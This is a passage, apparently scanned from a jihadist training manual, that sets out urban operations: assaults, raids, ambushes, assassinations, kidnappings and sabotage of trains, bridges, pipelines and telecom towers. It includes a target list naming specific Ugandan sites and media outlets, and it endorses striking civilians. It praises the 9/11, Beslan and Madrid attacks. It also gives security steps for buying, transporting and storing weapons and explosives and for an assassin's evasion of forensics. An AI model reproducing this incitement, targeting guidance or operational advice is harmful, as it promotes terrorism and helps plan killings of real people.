command of the situation and the capacity for decision falter in the middle of the execution of the plan. When this command of the situation and a capacity for decision are absent, the void is filled with hesitation and fear. The enemy takes advantage of this failure and is able to liquidate us. The secret of the success of any operation, simple or complex, easy or difficult, is to rely on determined men. Strictly speaking, there are no simple operations: all must be carried out with the same care taken in the most difficult, beginning with the choice of the human elements-- which means relying on leadership and the capacity for decision in every situation. One can see ahead of time whether an action will be successful or not by the way its participants act during the preparatory period. Those who fall behind, who fail to make designated contacts, are easily confused, forget things, fail to complete the basic tasks of the work, possibly are indecisive men and can be a danger. It is better not to include them. Decisiveness means to put into practice the plan that has been devised with determination, with audacity, and with an absolute firmness. It takes only one person who hesitates to lose all.

Types and Nature of Missions for the Urban Mujāhidīn:

In order to achieve the objectives of the jihād movement, the urban mujāhid is obliged, in his tactics, to follow missions whose nature is as different or diversified as possible. The urban mujāhid does not arbitrarily choose this or that mission. Some actions are simple; others are complicated. The inexperienced brother must be gradually introduced into actions and operations which run from the simple to the complex. He begins with small missions and tasks until he becomes completely experienced.

Before any action, the mujāhidīn must think of the methods and the personnel at their disposal to carry out the mission. Operations and actions that demand the mujāhidīn's technical preparation cannot be carried out by someone who lacks the technical skill. With these precautions, the missions which the urban mujāhid or mujāhidīn can undertake are the following:

- ✓ Assaults
- ✓ Raids and penetrations
- ✓ Occupations

- ✓ Ambushes
- ✓ Street tactics
- ✓ Strikes and work stoppages
- ✓ Desertions, diversions, seizures, expropriation of weapons, ammunition and explosives
- ✓ Liberation of prisoners
- ✓ Executions and Assassinations
- ✓ Kidnappings
- ✓ Sabotage
- ✓ Terrorism – *irhab*.
- ✓ Armed propaganda
- ✓ War of nerves .i.e. propaganda warfare.

Mission - Operation Details:

1) Assaults:

Assaults are the armed attacks which we make to seize funds, liberate prisoners, capture explosives, submachine guns, and other types of weapons and ammunition. Assaults can take place in broad daylight or at night. Daytime assaults are made when the objective cannot be achieved at any other hour, such as the transport of money by banks, which is not done at night. Night assaults are usually the most advantageous for the mujāhidīn. The ideal is for all assaults to take place at night, when conditions for a surprise attack are most favorable and the darkness facilitates escape and hides the identity of the participants. They must prepare themselves, nevertheless, to act under all conditions, daytime as well as night. The most vulnerable targets for assaults are the following;

- ✓ Credit establishments for the money both local and foreign currency
- ✓ Commercial and industrial enterprises, including plants for the manufacture of weapons and explosives
- ✓ Military establishments and intelligence centers
- ✓ Commissaries and police stations
- ✓ Jails
- ✓ Government property
- ✓ Mass communications media, especially those owned by the tawāgheet and their supporters.
- ✓ Firms and properties owned by the Crusader's and their allies.

- ✓ Government vehicles, including military and police vehicles, trucks, armored vehicles, money carriers, trains, ships, and airplanes.

The mujāhidīn brothers on both sides of the Afghanistan – Pakistan border have mastered this type of operation especially by targeting the supply routes and convoys of the Crusader NATO and American forces in Afghanistan.

2) Raids And Penetrations:

Raids and penetrations are rapid attacks on establishments located in neighborhoods, or even in the center of the city, such as small military units, commissaries, hospitals, to cause trouble, seize weapons, punish and terrorize the enemy, take reprisals, or to rescue wounded brothers or those hospitalized under police guard. Raids and penetrations are also made on garages and depots to destroy vehicles and damage installations, especially if they are enemy-owned firms and property. When they take place on certain stretches of highway or in certain distant neighborhoods, these raids can serve to force the enemy to move great numbers of troops, a totally useless effort since when they get there they will find nobody to fight. When they are carried out on certain houses, offices, stores or public offices, their purpose is to capture or search for secret papers and documents. Raids and penetrations are most effective if they are carried out at night. The blessed 9/11 attacks by the mujāhidīn of the Al-Qaedah organization also fall in this category. The Mumbai attacks on the Marriot Hotel a couple of years ago also fall into this category of operations.

3) Occupations:

Occupations are a type of attack carried out when the mujāhidīn station themselves in specific establishments and locations, for a temporary action against the enemy or for some propaganda purpose. The occupation of factories and government buildings is a method of distracting the enemy's attention. The occupation of radio stations is for propaganda purposes. Occupation is a highly effective model for action but, in order to prevent losses and material damage to our forces, it is always a good idea to plan on the possibility of a forced withdrawal. It must always be meticulously planned, and carried out at the opportune moment. Occupations always have a time limit, and the swifter they are

completed, the better. And this type of operation has been accurately mastered by the Mujāhidīn of the Islāmic State in Iraq especially in the capital Baghdad as well as the Taliban Mujāhidīn in Afghanistan also in the capital Kabul and also in Kandahar province with extreme success. And all Praise is due to Allāh (SWT). One can also recall the Beslan operation by the mujāhidīn of the Caucasus Emirate – Chechnya, Dagestan and Ingushetia where they raided a theatre accompanied by their sister mujāhidāt and the rest is well known and the enemy especially the Russians was taught a lesson that they will never forget. Not forgetting how our mujāhidīn brothers in Somalia have also mastered this tactic among many others to bleed and inflict heavy losses on the crusader Amisom forces and their Ethiopian allies as well as the *murtadeen* (TFG forces) under Sheikh Sharif.

4) Ambush:

Ambushes are attacks, typified by surprise, when the enemy is trapped on the road or when he makes a police net surrounding a house or base. A false alarm can bring the enemy to the spot, where he falls into a trap. The principle object of the ambush is to capture enemy weapons and to punish him with death. Ambushes to halt passenger trains are for propaganda and ghanīmah purposes, and, when they are troop trains or convoys, the object is to annihilate the enemy and seize his weapons. The urban mujāhid sniper is the kind of fighter specifically suited for ambush, because he can hide easily in the irregularities of the terrain, on the roofs and the tops of buildings and apartments under construction. From windows and dark places, he can take careful aim at his chosen target. Ambushing has devastating effects on the enemy, leaving him unnerved, insecure and fearful. And here the brothers in Somalia of the Al-Shabaab movement have mastered this technique (learning from their mujāhidīn brothers in Iraq) and have – by the Grace of Allāh (SWT) – inflicted heavy losses on the Crusader AMISOM forces, the Ethiopians and their lackeys under the leadership of the *murtad* Sheikh Sharif Ahmed[133].


5) Liberation Of Prisoners:

The liberation of prisoners is an armed action designed to free jailed brothers. In this jihād against the enemy, the mujāhidīn are subject

[133] Seems they will be having a new 'leader' by the time we finish this compilation – *Insha'Allāh*.

to arrest, and can be sentenced to unlimited years in jail. This does not mean that the battle ends here. For the mujāhid, his experience is deepened by prison, and struggle continues even in the dungeons where he is held. The imprisoned mujāhid views the prisons of the enemy as a terrain which he must dominate and understand in order to free himself by any appropriate jihādi operation. There is no jail, either on an island, in a city penitentiary, or on a farm, that is impregnable to the skill, cleverness and firepower of the mujāhidīn – *bi-idhnillāh*. The mujāhid who is free views the jails of the enemy as the inevitable site of jihādi actions designed to liberate his brothers and the other Muslims from prison. It is this combination of the mujāhidīn in freedom and the imprisoned brothers that results in the armed operations we refer to as "liberation of prisoners" as was clearly mentioned in the hadith. The special operations that can be used in liberating prisoners are the following;

- ✓ Riots in penal establishments, in correctional colonies or camps, or on transport or prison ships;
- ✓ Assaults on urban or rural prisons, detention centers, prison camps, or any other permanent or temporary place where prisoners are held;
- ✓ Assaults on prisoner transport trains or convoys;
- ✓ Raids and penetrations of prisons;
- ✓ Ambushing of guards who move prisoners.



6) Executions and Assassinations:

Execution is the killing of an enemy spy, of an agent of the tawāgheet, of a police torturer, of a selected personality in the government involved in crimes and persecutions against the sons and daughters of this Ummah, *wazaga*, informer, security agent or provocateur. Those who go to the enemy of their own free will to make denunciations and accusations, who supply information and who finger people, must also be executed when they are caught by the mujāhidīn. Execution is a secret action, in which the least possible number of brothers is involved. In many cases, the execution can be carried out by a single sniper - patient, alone and unknown, and operating in absolute secrecy and in cold blood.

7) Kidnapping:

Kidnapping is capturing and holding in a secret place a spy,

political personality or a notorious and dangerous enemy of the jihādi movement as well as foreign nationals. Kidnapping is used to exchange or liberate imprisoned brothers or to force the suspension of torture in jail by the enemy. The kidnapping of personalities who are well-known wealthy figures, artists, sports figures or who are outstanding in some other field, but who have evidenced no political interest, can be a useful form of propaganda for the mujāhidīn, provided it occurs under special circumstances, and is handled well. The kidnapping of foreigners constitutes a form of *irhab* and revenge as well for ransoming so as to fund the jihādi work.

8) Sabotage:

Sabotage is a highly destructive type of attack using very few persons--and sometimes requiring only one--to accomplish the desired result. When the mujāhid use sabotage the first step is isolated sabotage. Then this is followed by the step of dispersed and general sabotage, carried out by the other mujāhidīn units. Well-executed sabotage demands study, planning and careful action. A characteristic form of sabotage is explosions using dynamite for example, fire or the placing of mines or the use of the more secure and effective improvised explosives and explosive devices such as the VBIED[134]. A little sand, a trickle of any kind of combustible, a poor lubrication job, a screw removed, a short circuit, inserted pieces of wood or iron, can cause irreparable damage. The objective of sabotage is to hurt, to damage, to make useless and to destroy vital enemy points such as the following;

- ✓ The economy of the country
- ✓ Agricultural or industrial production
- ✓ Transport and communication systems
- ✓ Military and police systems and their establishments and depots
- ✓ The repressive military-police system
- ✓ The firms and properties of exploiters in the country

The mujāhidīn should endanger the economy of the country, particularly its economic and financial aspects, such as its domestic and foreign banking network, its exchange and credit systems, its

[134] Vehicle Based Improvised Explosive Devise – and you don't have to ask anyone about their effectiveness and frequency, just switch on your TV or Radio and wait for the news from Iraq, Afghānistān, Yemen, Somalia, Nigeria and of recent the Blessed Shām (Syria).

tax collection system, etc. Public offices, centers of government and government depots are easy targets for sabotage. Nor will it be easy to prevent the sabotage of agricultural and industrial production by the mujāhid, with his thorough knowledge of the local situation. With respect to the enemy's transport and communications systems, beginning with railway traffic, it is necessary to attack them systematically with sabotage. The only caution is against causing death and injury to passengers, especially regular commuters on suburban and long-distance trains. Attacks on freight trains, rolling or stationary stock, stoppage of military transports and communications systems, these are the major objectives in this area. Sleepers can be damaged and pulled up, as can rails. A tunnel blocked by a barrier of explosives, or an obstruction caused by a derailed car, causes enormous harm.

The derailment of a train carrying fuel is of major damage to the enemy. So is dynamiting a railroad bridge. In a system where the size and weight of the rolling equipment is enormous, it takes months for workers to repair or rebuild the destruction and damage. As for highways, they can be obstructed with trees, stationary vehicles, ditches, dislocation of barriers by dynamite, and bridges destroyed by explosions. Ships can be damaged at anchor in seaports or river-ports, or in the shipyards. Aircraft can be destroyed or damaged on the ground. Internet, Telephone and telegraph lines and networks can be systematically damaged, their towers blown up, and their lines made useless. Oil lines, fuel plants, depots for bombs and ammunition arsenals, military camps and bases must become targets for sabotage operations, while vehicles, army trucks and other military or police vehicles must be destroyed wherever they are found. The military and police repression centers and their specialized organs must also face the wrath of the mujāhid saboteur. Foreign firms and properties in the country, for their part, must become such frequent targets of sabotage that the volume of actions directed against them surpasses the total of all other actions against enemy vital points.

Causes of Failure in some Operations:

1) Inexperience.
2) Being negligent of the required security guidelines.

3) Vanity – pride and arrogance.
4) Inadequate preparation.
5) Exaggeration of the present strength as well as undertaking operations beyond the current capabilities.
6) Attacking the enemy when he is most angry.

Qualities of an Urban Assassin:

What does it take to be an effective urbanite assassin? This is an inquiry that recurs in the personage who apprehends the potency of this policy upon his prey. After the spiritual revitalization, the makeup of an assassin is entirely psychological; everything else is a branch of this urbanized kernel. Here, we will strip the assassin of his physical qualities, armaments and gear, and touch upon his most exceptional qualities that qualify him as a tool for the religion's victory;

1) His will power is one of constants and not variables. The zeal of his Islam is in actuality the spark that creates the fire of motivation. He then makes sure to guard his religious fervor from sins – such as from the tongue and private parts. Not doing so makes him vulnerable to weaknesses of all sorts. A strong heart that remains consistent in its piety is what develops the character of the believing assassin.
2) His ability to select the right targets. He studies the enemy and his weaknesses. He doesn't limit the concept of his enemy to military personnel or political leaders, but he widens the scope upon anyone that the *shari`ah* allows him to eliminate. Thus, he is not afraid to study the movements of personalities that openly insult the religion, apostates that play a helping role for the enemy aggressors, and non-combatants in either selective hits – such as to obtain *ghanīmah* for further operations – or mass hits – to destroy an infrastructure of political and/or economic representation.
3) He never shies from advantageous education. The Muslim assassin looks at education with ambitious eyes. He never considers his knowledge to be complete as long as he is alive; thus, he has an attachment to all avenues and channels of beneficial knowledge that can advance him in his role. An expert in the field of economics, for example, can always be

found with his nose in the books, newspapers and magazines pertaining to the economy. He doesn't claim that his expertise has excused him from continuously growing in his renewal of knowledge. Consequently, the true assassin dives into the pool of knowledge pertaining to warfare, assassination techniques, psychology, sociology, religion, history, politics, culture, foreign languages and so forth, turning his mind into an absorbent sponge.

4) He sharpens his skills through practice. Continuing the third point, he puts his knowledge into practice. He is not pleased with being just an idle library; he wants to use his skills to experience the knowledge that was acquired. He puts his mind into constant modes of readiness so that his alertness is always high and his personality as an assassin is kept at a constant. When a person exercises his body, his mind immediately is focused on perfecting his exercise for a better body; similarly, the assassin is focused on his role through constant practices that develop his skills.

5) The art of forensics is his style of thinking. In today's security-enveloped world, it is vital to erase as many traces as possible so that your identity is not revealed to a soul.

a. The first and most important method of doing this is through religious devotion by reciting the *adhkar* and Qur'ānic verses to protect oneself from the evil of men and jinn's; in addition, making genuine *du`a* is key to show Allah the sincerity inherent within. Many mujāhidīn, including this writer, have experienced the miracles of this first hand; so the assassin should never overlook this blessing.

b. The second method is for him to pay special attention to all probable avenues the enemy could use in order to trace his fingerprints and identity. This in turn makes him intelligent in his surroundings, always looking for signs that could be used for and against him. He avoids that which can harm him – unless if his plan is to drag the enemy to his position – and goes head forward in those methods that will benefit him. At the same time, he doesn't make sudden movements that could alert the enemy – such as disconnecting his mobile phone before every operation – but can find alternative methods to

safeguard his movements. When he assassinates an enemy with a gun, he makes sure the source of where the bullets were purchased from is not something that can be found neither in his credit history nor in a gun store that is situated in a locality close to his home. When he travels to assassinate or carry out reconnaissance, he makes it appear as a business trip or vacation travel with his family. His motto is the hadith, ***'war is deception'*** since deception is the essence of assassination.

6) His ability to intermingle well into modern society and its culture. In society, he doesn't appear to be an outcast or ignorant; rather, his aptitude to penetrate the societal ethos doesn't make the people glance twice at him. He seems to be an ordinary citizen in civilian clothing. This ability comes mostly from experience firstly, and studies of societal customs and colloquial communication secondly. The point here is that it is not to do like everyone else, since avoiding what is haram is still a daily part of his life, but it is to know how to respond and react to situations and people, especially when the spotlight is on him. Instead of appearing ultra-conservative in religion, he can make himself appear as matured through life experiences. If he decides to follow this path, then it would be necessary for him to either shave or trim his beard to an acceptable [societal] level. Sometimes, it's possible – depending on how he physically looks – to keep the beard as is and even have a little religious appearance in the way he presents himself; most people look at such persons with respect rather than disgust as long as he doesn't interfere with their own affairs. If he has a job with a company full of disbelievers, he should either take the role of a regular, hard working person or have a managerial type of personality where he appears concerned about the work of other people, getting into jargon conversations with his colleagues. The latter type reduces the likeliness of people suspecting you to be a religious advocate or a mujāhid. It is also important not to stay completely mute around people; this is because people develop ideas based on one's behavior. The more one converses with the people, the more it will shape the personality in their minds; so shape your image well. Many

people I've come across in the African American community say that the more silent one is, the more dangerous he is; and how true of a statement that is!

Sample List of Targets[135]:

- ✓ Diplomatic targets, such as embassies, consulates and envoys.
- ✓ Economic interests of America and the allies in those countries.
- ✓ Athletic, trade and tourist delegations and envoys from America and its Western allies.
- ✓ Military bases and military missions—Army—Navy—Air Force.
- ✓ Main political figures who lead the campaign against the Muslims: ministers, and military and security leaders, political and military advisors, regime sponsors, etc.
- ✓ Large strategic economic targets, such as: Banks, Electricity Dams, Fly-Overs especially on the Northern By-pass, Oil Fields, etc. Installations—airports—harbors—railroad systems, bridges and highway intersections—tunnels on the highways—metro systems —tourist targets... and so on, [targeting] resources and sources for the economy.
- ✓ Media personalities and media centers that are leading the war against the Muslims (like the Red Pepper, Bukedde, in fact all of them regardless of whether they are state-owned of not) and justifying the attacks on them, coming from the Zionist and Zionist friendly Crusader media institutions.
- ✓ Centralized information and computer centers that are in control of connecting the different institutions within the state, because this will completely paralyze the activity within that state. Such as the control centers of the mobile phone companies like the ones located at Bugolobi, the Satellites at Mpooma along Entebbe Road, the UBC masts, etc.
- ✓ Places where foreigners are gathered especially those from the countries that are waging war on the Muslims particularly the Americans, Jews and Europeans; their leading personalities

[135]Adapted from –***The Global Islamic Resistance Call*** by the Mujāhid Shaykh Abū Mus'ab As-Sūrī (may Allāh protect him). And this is a wide area with many opportunities for participation, but one must pay attention to the rules of Islamic law, political benefits and security complexities.

and institutions in your country, region or town, avoiding places of worship and synagogues.

- ✓ Official offices of the governmental institutions *tawāgheet*, both on the state level and on the level of unions and political and military alliances, in the case where they participate in the aggression. Such as the offices of the UN and the European Union..., this requires decisions that have been studied carefully from a political perspective.
- ✓ Buildings of the security services and the central intelligence and security forces, the spies and informants. Not forgetting the *Zindīq-Wazaga* and their pawns.
- ✓ Striking civilians in general, to deter them or for retaliation (avoiding women and children, when separated from men in places especially designed for them, like schools and the similar...).

A very Important Note[136]

Generally, most of our enemies, the supporters of the American invasion, and especially the apostates, the agents, the hypocrites, the corrupted, and those bragging about their so-called culture and development... are a group of cowardly rats, starting from the biggest of their kings, presidents and princes, and to the smallest of their writers, their media figures and their sycophants with all their fantasies... Most of them will be deterred if one sets an example by striking or severely punishing a few of them. Then, most of them will withdraw from the confrontation. The basic idea is that every state, even the ones not allied with America... that arrests a Mujāhid, a Resistance fighter, an agitator, or a cleric, and turns him over to America or to his own government, where he is killed, subjected to imprisonment or torture... should immediately receive a deterrence operation carried out by any Muslim or Resistance unit able to perform this religious duty. It is a duty to support the Muslims and to deter those who inflict harm upon them, especially those who capture them and turn them over to their enemies... The basic idea is that any operation which kills or harms faithful Muslims, should be met with an equally deterring action, as Allāh the Almighty has said,

[136] Adapted from –***The Global Islamic Resistance Call***: chapter 8, section 4 'The Military Theory of the Global Islamic Resistance Call by the Mujāhid Shaykh Abū Mus'ab As-Sūrī (may Allāh protect him).

ٱلشَّهْرُ ٱلْحَرَامُ بِٱلشَّهْرِ ٱلْحَرَامِ وَٱلْحُرُمَاتُ قِصَاصٌ فَمَنِ ٱعْتَدَىٰ عَلَيْكُمْ
فَٱعْتَدُواْ عَلَيْهِ بِمِثْلِ مَا ٱعْتَدَىٰ عَلَيْكُمْ وَٱتَّقُواْ ٱللَّهَ وَٱعْلَمُوٓاْ أَنَّ ٱللَّهَ مَعَ ٱلْمُتَّقِينَ

"The prohibited month for the prohibited month,- and so for all things prohibited,- there is the law of equality. If then any one transgresses the prohibition against you, Transgress ye likewise against him. But fear Allāh, and know that Allah is with those who restrain themselves."

(Al-Baqarah: 194)

The basic idea is that every country which enters into alliance with the Americans with any kind of military, political or security support... will receive a deterring strike immediately... to break the joints of this criminal alliance, and so on...

Throughout history, 'armed terrorism' has proven its usefulness, as the best political method to persuade an opponent to surrender to one's will.

I draw these lines just a few days after a deterrence operation was carried out by a fighting Mujāhidīn unit in Spain on March 11th 2004. They carried out a series of explosions, which killed some 200 and injured 1700, according to Spanish statistics. The main results were as follows:

- ✓ *It changed public opinion in Spain. Statistics showed that three days before the parliamentary and governmental elections, support was in favor of the right-wing party and its leader Aznar, an ally of Bush, who sent about 2,000 Spanish troops to Iraq. It changed immediately in favor of the Socialist Party who opposed this alliance. The Socialist Party is headed by Zapatero, who promised to withdraw Spanish forces [from Iraq] if his party came to power. This led to his victory in the elections, thus, the operation toppled the government. America lost a major ally by a single operation alone, at the cost of a small group of martyrs and captives, may God bless and accept them.*
- ✓ *The new Prime Minister declared the withdrawal of Spanish forces from Iraq, They pulled out quickly shortly afterwards, followed by the troops from Honduras. Thus, a single deterrent operation led to the withdrawal of an army and an entire state from the war.*
- ✓ *The entire European-American alliance was shaken, and a number of countries started to make statements that they were considering a withdrawal ... and this was the first real deterrence operation since*

these evil campaigns started against the Muslims more than fourteen years ago.

I deal with this operation as a case study of the political impact of military deterrence. However, there are some important observations and political considerations regarding such operations, which one must comply with before the decision is made. This includes careful politico-juridical considerations ... taking into consideration the benefits and drawbacks, the political power balances, and the welfare of the Muslims.

Security Precautions for Weapons (Plus Ammunition and Explosives):

A. Before buying:

1) In-depth knowledge of source both the person(s) and the area. The brothers MUST adhere to all the previously mentioned security guidelines.
2) Verify the status of enemy security (spies & informants) on location and any spy devices such as CCTV cameras and the like.
3) The area must be far away from security posts or any such places.
4) Establish secure entry/arrival as well as exit/departure routes/roads and means.
5) The brothers tasked with this mission MUST be very well camouflaged as regards their appearance, identity, clothing, transport means and the like.
6) Establish a very suitable cover for being in that area.
7) Avoid over crowded areas since the spies can easily mix with the common people and monitor all your activities.
8) The area should be in such a way that it is easy for the brothers to clearly monitor the surrounding areas or buildings.
9) The brothers can also use the tactic of testing the seller/source so as to prove his honesty and to confirm if he is not a spy. This is VERY IMPERATIVE as many brothers in Europe and America have been neglectful of seriously doing any background checks on the sources of fire-arms and explosives some were even sold fake chemicals which would not work at all and many of them are now behind bars. Another important point on this matter is that most of the sources of chemicals here have been infiltrated by the intelligence operatives copying their Western masters, so the mujāhid SHOULD be EXTREMELY careful as regards this specific concern.

10) Preparing good transport and storage means and this is based on the type, size and capacity of the weapons in question.

11) Selecting the best time to carry out the purchase or sourcing of the item. For instance if it is to steal it from the security personnel then it must be done at the best time preferably at night and in a good area. We have the advantage that most of them are always moving around in small numbers some not armed except with just a baton. And all success is from Allāh (SWT).

12) Effective emergency plans as regards this stage MUST be carefully planned and everyone on the operation MUST be informed of such measures according to his specific role in that mission.

B. <u>While Purchasing them:</u>

1) Verifying the weapons' working condition. This means that such tasks MUST only be undertaken by those brothers whole have the necessary experience with the weapons/items at hand.

2) Payment SHOULD only be made after proper weapon inspection.

3) Never reveal mission/motives to the seller or the source. For instance he may be comfortable with selling to highway robbers but not to terrorists – so be mindful of this!

4) Carefully monitoring any unusual/suspicious behavior of the seller/source at all times. Alternatively the brothers can position a brother or two to monitor the source (person or location) well before the appointed time, during the purchasing and after - for any abnormal signs. This means proper and secret codes must be employed and well known to both parties .i.e. those doing the surveillance and those tasked with carrying out the actual purchase or sourcing.

5) Proper time management – being fast and vacating the location immediately after the deal.

6) Keep to the security precautions mentioned relating to meetings.

C. <u>Transport Stage:</u>

1) Avoid main roads .i.e. dodge any check points.

2) Choose suitable time period.

3) Positioning observers both ahead and behind the transportation means.

4) Never proceed directly to storage place unless after verifying security status there.
5) Proper concealment MUST be used based on the type, size and capacity as well as state of the items .i.e. solid, gas or liquid form.
6) STRONGLY keep to the earlier mentioned security guidelines mentioned under travelling, surveillance and the like.

D. Storage Stage:

Keep to ALL the security guideline mentioned previously specifically for the base – safe house, documents, hiding and DLB. An important reminder is to NEVER EVER store detonators together with the explosive materials so as to avoid any unnecessary accidents and injuries.

PRISON AND IMPRISONMENT


قَالَ رَبِّ السِّجْنُ أَحَبُّ إِلَيَّ مِمَّا يَدْعُونَنِي إِلَيْهِ وَإِلَّا تَصْرِفْ عَنِّي كَيْدَهُنَّ أَصْبُ إِلَيْهِنَّ وَأَكُنْ مِنَ الْجَاهِلِينَ (33) فَاسْتَجَابَ لَهُ رَبُّهُ فَصَرَفَ عَنْهُ كَيْدَهُنَّ إِنَّهُ هُوَ السَّمِيعُ الْعَلِيمُ

"He said: "O my Lord! The prison is more to my liking than that to which they invite me: Unless Thou turn away their snare from me, I should [in my youthful folly] feel inclined towards them and join the ranks of the ignorant."

So his Lord hearkened to him [in his prayer], and turned away from him their snare: Verily He heareth and knoweth [all things]."

(Yusuf: 33)

We are on this road, either we win or die or be put to trial & trial is the sunnah of the Prophets and those put to the severest of trial are those who are strongest in Imān & Allah – the Almighty, if he loved a people, He puts them to trial – So what will our enemies do to us?



Daleel of Prison and Imprisonment:

1) Purifying the Believers especially the mujāhidīn, as He - (SWT) said;

وَلِيُمَحِّصَ ٱللَّهُ ٱلَّذِينَ آمَنُواْ وَيَمْحَقَ ٱلْكَافِرِينَ

"And that Allāh may test (or purify) the believers (from sins) and destroy the disbelievers." ***(Aal-Imran: 141).***

2) Sunnah of Allah for the Believer as He mentioned about His Messenger, thus;

وَإِذْ يَمْكُرُ بِكَ ٱلَّذِينَ كَفَرُواْ لِيُثْبِتُوكَ أَوْ يَقْتُلُوكَ أَوْ يُخْرِجُوكَ وَيَمْكُرُونَ وَيَمْكُرُ ٱللَّهُ وَٱللَّهُ خَيْرُ ٱلْمَاكِرِينَ

"Remember how the Unbelievers plotted against thee, to keep thee in bonds, or slay thee, or get thee out [of thy home]. They plot and plan, and Allah too plans; but the best of planners is Allah."

(Al-Anfal: 30)

3) Part of trials and tests – *ib'tilah* a Believer – specifically the mujāhid *fi sabeelillāh* must undergo in this life. And the Holy Qur'ān clearly states this principle in many ayāt including the following;

أَمْ حَسِبْتُمْ أَن تَدْخُلُواْ ٱلْجَنَّةَ وَلَمَّا يَأْتِكُم مَّثَلُ ٱلَّذِينَ خَلَوْاْ مِن قَبْلِكُم مَّسَّتْهُمُ ٱلْبَأْسَآءُ وَٱلضَّرَّآءُ وَزُلْزِلُواْ حَتَّىٰ يَقُولَ ٱلرَّسُولُ وَٱلَّذِينَ آمَنُواْ مَعَهُ مَتَىٰ نَصْرُ ٱللَّهِ أَلآ إِنَّ نَصْرَ ٱللَّهِ قَرِيبٌ

"Or do ye think that ye shall enter the Garden [of bliss] without such [trials] as came to those who passed away before you? they encountered suffering and adversity, and were so shaken in spirit that even the Messenger and those of faith who were with him cried: "When [will come] the help of Allah?" Ah! Verily, the help of Allah is [always] near!" **(Al-Baqarah:214)**

أَحَسِبَ النَّاسُ أَنْ يُتْرَكُوا أَنْ يَقُولُوا آَمَنَّا وَهُمْ لَا يُفْتَنُونَ (2) وَلَقَدْ فَتَنَّا الَّذِينَ مِنْ قَبْلِهِمْ فَلَيَعْلَمَنَّ اللَّهُ الَّذِينَ صَدَقُوا وَلَيَعْلَمَنَّ الْكَاذِبِينَ

"Do men think that they will be left alone on saying, "We believe", and that they will not be tested? We did test those before them, and Allah will certainly know those who are true from those who are false." **(Al-Ankabut: 2-3)**

كُلُّ نَفْسٍ ذَائِقَةُ الْمَوْتِ وَنَبْلُوكُمْ بِالشَّرِّ وَالْخَيْرِ فِتْنَةً وَإِلَيْنَا تُرْجَعُونَ

"Every soul shall have a taste of death: and We test you by evil and by good by way of trial. And to Us must ye return."
(Al-Anbiyā: 35)

4) And it is part of the test that awaits the Mujāhid in the Path of Allāh Almighty, as He (SWT) clarified, thus;

وَلَنَبْلُوَنَّكُمْ حَتَّى نَعْلَمَ الْمُجَاهِدِينَ مِنْكُمْ وَالصَّابِرِينَ وَنَبْلُوَ أَخْبَارَكُمْ

" and surely, we shall try You till we test those who strive hard (for the Cause of Allāh) and the patient ones, and we shall test Your

facts (i.e. the one who is a liar, and the one who is truthful)."
(Muhammad: 31)

How to Prepare for the Prison:

1) Conserve Allāh (SWT), Allāh will conserve you .i.e. preserve *taqwa*. As in the hadith where the Prophet (*SalAllahu alayhi wa ssalam*) advised Ibn 'Abbas (may Allāh be pleased with them both) in the two *Sahīh* and He (SWT) proved this in the Holy Qur'ān saying;

وَمَا كَانَ اللَّهُ لِيُعَذِّبَهُمْ وَأَنْتَ فِيهِمْ وَمَا كَانَ اللَّهُ مُعَذِّبَهُمْ وَهُمْ يَسْتَغْفِرُونَ

*"and Allāh would not Punish them while You (Muhammad) are amongst them, nor will He Punish them while they seek (Allāh's) Forgiveness."**(Al-Anfal: 33)***

2) Know Allah during your good times, he will know you at your bad times;

ذَلِكَ بِأَنَّ اللَّهَ لَمْ يَكُ مُغَيِّرًا نِعْمَةً أَنْعَمَهَا عَلَى قَوْمٍ حَتَّى يُغَيِّرُوا مَا بِأَنْفُسِهِمْ وَأَنَّ اللَّهَ سَمِيعٌ عَلِيمٌ

*"Because Allah will never change the grace which He hath bestowed on a people until they change what is in their [own] souls: and verily Allah is He Who heareth and knoweth [all things]."**(Al-Anfal: 53)***

يَا أَيُّهَا الَّذِينَ آَمَنُوا إِنْ تَنْصُرُوا اللَّهَ يَنْصُرْكُمْ وَيُثَبِّتْ أَقْدَامَكُمْ

*"O ye who believe! If ye will aid [the cause of] Allah, He will aid you, and plant your feet firmly."**(Muhammad: 7)***

3) Relying on Allāh - (SWT) ;

فَإِنْ تَوَلَّوْا فَقُلْ حَسْبِيَ اللَّهُ لَا إِلَهَ إِلَّا هُوَ عَلَيْهِ تَوَكَّلْتُ وَهُوَ رَبُّ الْعَرْشِ الْعَظِيمِ

*"But if they turn away, Say: "Allah sufficeth me: there is no god but He: On Him is my trust,- He the Lord of the Throne [of Glory] Supreme!"" **(At-Tauba: 129)***

وَمَنْ يَتَوَكَّلْ عَلَى اللَّهِ فَهُوَ حَسْبُهُ

"...and if any one puts his trust in Allah, sufficient is [Allah] for him..."

(At-Talaq: 3)

الَّذِينَ قَالَ لَهُمُ النَّاسُ إِنَّ النَّاسَ قَدْ جَمَعُوا لَكُمْ فَاخْشَوْهُمْ فَزَادَهُمْ إِيمَانًا وَقَالُوا حَسْبُنَا اللَّهُ وَنِعْمَ الْوَكِيلُ

